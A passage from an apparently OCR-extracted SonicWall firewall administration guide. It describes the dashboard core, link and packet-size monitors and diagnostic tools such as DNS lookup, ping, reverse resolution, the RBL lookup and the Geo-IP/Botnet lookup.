
The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the SonicWall Security Appliance. For more information about the Multi-Core Monitor, see Dashboard > Multi-Core Monitor on page 51.



Multi-Core Monitor Display for High Availability


If your system is configured for high availability, the cores for both the Primary and Secondary firewalls are displayed; see High Availability display. To view the two monitors side by side, click the small triangle in the header of the first monitor; see High Availability display side-by-side.

High Availability display



Note: High utilization on Core 1 is normal while browsing the web management interface and applying changes.


High Availability display side-by-side



Note: High utilization on Core 1 is normal while browsing the web management interface and applying changes.


Core Monitor

The **Core Monitor** displays dynamically updated statistics on the utilization of a single specified core on the SonicWall Security Appliances. The **View Style** provides a wide range of time intervals that can be displayed to review core usage.




Link Monitor

The **Link Monitor** displays bandwidth utilization for the interfaces on the firewall. Bandwidth utilization is shown as a percentage of total capacity. The Link Monitor can be configured to display inbound traffic, outbound traffic or both for each of the physical interfaces on the appliance.



Packet Size Monitor

The **Packet Size Monitor** displays sizes of packets on the interfaces on the firewall. You can select from four time periods, ranging from the last 30 seconds to the last 30 days. The Packet Size Monitor can be configured to display inbound traffic, outbound traffic or both for each of the physical interfaces on the appliance.



To configure the Packet Size Monitor:

1 Select one of the following from the **View Style** drop-down menu:

- **Last 30 Seconds**
- **Last 30 Minutes**
- **Last 24 Hours**
- **Last 30 Days**

2 Select the physical interface to view from the **Interface Name** drop-down menu.

3 In the **Direction** drop-down menu, select one of the following:

- **Both** – Select for packets traveling both inbound and outbound
- **Ingress** – Select for packets arriving on the interface
- **Egress** – Select for packets departing from the interface

The packets are displayed in the Average Packet Size graph, where the X axis specifies when the packets crossed the interface and the Y axis specifies the average packet size at that time. Ingress packets are displayed in green, and egress packets are displayed in red.

DNS Name Lookup

The DNS lookup tool returns the IPv4 and/or IPv6 IP address of a domain name or the IP address of a domain. If you enter an IPv4 and/or IPv6 IP address, the tool returns the domain name for that address. If you enter a domain name, the tool returns the DNS server used and the resolved address.

With the **DNS Server** radio buttons, you can select either a **System** or **Customized** DNS server. The options change, depending on which you choose.

The **IPv4/IPv6 DNS Server** fields display the IP addresses of the DNS Servers configured on the firewall. If there is no IP address (`0.0.0.0` for IPv4 or `::` for IPv6) in the fields, you must configure them on the **Network > Settings** page.

The **Type** drop-down menu allows you to specify:

- **IPv4**, the default, which resolves only IPv4 domain names.
- **IPv6**, which resolves only IPv6 domain names.
- **All**, which resolves both types of domain names.

IMPORTANT: When specifying a domain name, do not add `http` or `https` to the name.

The firewall queries the DNS Server and displays the results in the **Result** section.


Topics:

- Resolving a System DNS Server on page 254
- Resolving a Customized DNS Server on page 255

Resolving a System DNS Server

To resolve a system DNS Server:

1 Select **System** for the DNS Server.




2 In the **Lookup name or IP** field, enter either the domain name or the IP address to be resolved.

3 Select the type of IP DNS server from the **Type** drop-down menu:

- **IPv4** (default)
- **IPv6**

- **All** (both IPv4 and IPv6)


4 Click **Go**. The firewall returns the matching pair of addresses and domain names.



Resolving a Customized DNS Server

To resolve a customized DNS Server:

1 Select **Customized** as the **DNS Server**.



2 If the DNS Server IP address has not been populated, enter it in the IPv4 or IPv6 field.


3 In the **Lookup name or IP** field, enter either the domain name or the IP address to be resolved.

4 Select the type of IP DNS server from the **Type** drop-down menu:

- **IPv4** (default)
- **IPv6**
- **All** (both IPv4 and IPv6)


5 Click **Go**. The firewall returns the same information as for a System DNS Server.

Find Network Path



Enter an IP address to determine the network path is located on a specific network interface, reached a router gateway IP address, and reached through an Ethernet address.


Ping



The **Ping** test bounces a packet off a machine on the Internet and returns it to the sender. This test shows if the firewall is able to contact the remote host. If users on the LAN are having problems accessing services on the Internet, try pinging the DNS server, or another machine at the ISP location. If the test is unsuccessful, try pinging devices outside the ISP. If you can ping devices outside of the ISP, then the problem lies with the ISP connection.

1. Select **Ping** from the **Diagnostic Tool** menu.
2. Enter the IP address or host name of the target device and click **Go**.
3. In the **Interface** drop-down menu, select which WAN interface you want to test the ping from. Selecting **ANY** allows the appliance to choose among all interfaces—including those not listed in the drop-down menu. If the test is successful, the firewall returns a message, stating that the IP address is alive and showing the time to return in milliseconds (ms).

Ping for IPv6




For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171. The ping tool includes a new **Prefer IPv6 networking** option.

When pinging a domain name, it uses the first IP address that is returned and shows the actual pinging address. If both an IPv4 and IPv6 address are returned, by default, the firewall pings the IPv4 address.

If the **Prefer IPv6 networking** option is enabled, the firewall will ping the IPv6 address.

Core 0 Process Monitor


The Core 0 Process Monitor shows the individual system processes on core 0, their CPUutilization, and their system time. The Core 0 process monitor is available on the multi-core SuperMassive 9000 series and multi-core NSA series appliances.



#	Name	Function	Priority	Total% (secs)	Current% (secs)
1	tSysMonitor	0x80e8f1d4	10	1.74% 31253.95	3.08% 0.03
2	cbqTask	0x80e8a808	10	1.17% 21113.12	0.00% 0.00
3	zNSM	0x80e8a808	50	0.07% 1293.55	0.00% 0.00
4	tAsFlhWr	0x80e8a808	128	0.04% 691.62	0.00% 0.00
5	tDEACheckDEAServer	0x80e8f1d4	104	0.01% 246.08	0.00% 0.00
6	tWebMain08	0x80e8a808	50	0.00% 33.98	0.00% 0.00
7	tWebMain10	0x80e8a808	50	0.00% 33.83	0.00% 0.00
8	tWebMain03	0x80e8a808	50	0.00% 33.67	0.00% 0.00
9	tWebMain05	0x80e8a808	50	0.00% 33.53	0.00% 0.00
10	tWebMain06	0x80e8a808	50	0.00% 33.43	0.00% 0.00
11	tWebMain09	0x806569e4	50	0.00% 33.08	0.00% 0.00
12	tWebMain04	0x80e8a808	50	0.00% 32.83	0.00% 0.00


Real-Time Black List Lookup

The **Real-Time Black List Lookup** tool allows you to test SMTP IP addresses, RBL services, or DNS servers. Enter an IP address in the IP Address field, a FQDN for the RBL in the RBL Domain field and DNS server information in the DNS Server field. Click **Go**.



Reverse Name Resolution


The **Reverse Name Resolution** tool is similar to the DNS name lookup tool, except that it looks up a server name, given an IP address.



Enter an IP address in the **Reverse Lookup the IP Address** field, and it checks all DNS servers configured for your security appliance to resolve the IP address into a server name.

Connection Limit TopX

The **Connection Limit TopX** tool lists the top 10 connections by the source and destination IP addresses. Before you can use this tool, you must enable source IP limiting and/or destination IP limiting for your appliance. If these are not enabled, the page displays a message to inform you that you can enable them on the **Firewall > Advanced** page.



Check GEO Location and BOTNET Server Lookup


The Geo-IP and Botnet Filtering feature allows you to block connections to or from a geographic location based on IP address and to or from Botnet command and control servers. Additional functionality for this feature is available on the **Security Services > Geo-IP and Botnet Filter** page. For full details, see Security Services > Geo-IP Filter on page 1747 and Configuring Botnet Filters on page 1762.

To troubleshoot with GEO Location and BOTNET Server Lookup:

1 Select **GEO Location and BOTNET Server Lookup** from the **Diagnostic Tool** drop-down menu.

